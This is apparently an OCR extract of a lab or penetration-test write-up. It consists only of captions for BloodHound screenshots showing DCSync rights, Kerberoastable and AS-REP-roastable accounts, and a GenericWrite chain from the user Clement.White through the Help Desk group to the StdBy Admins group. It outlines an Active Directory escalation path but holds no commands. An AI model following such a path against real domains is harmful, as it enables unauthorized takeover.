
BloodHound

- Users and Groups with DCSync Right




BloodHound

- Keberoastable Account




BloodHound

- AS-REPRoastable Account




BloodHound

- AS-REPRoastable Account membership




BloodHound

- Clement.White having GenericWrite Right over Help Desk Group




BloodHound

- Help Desk Group Having GenericWrite Right over StdBy Admins Group



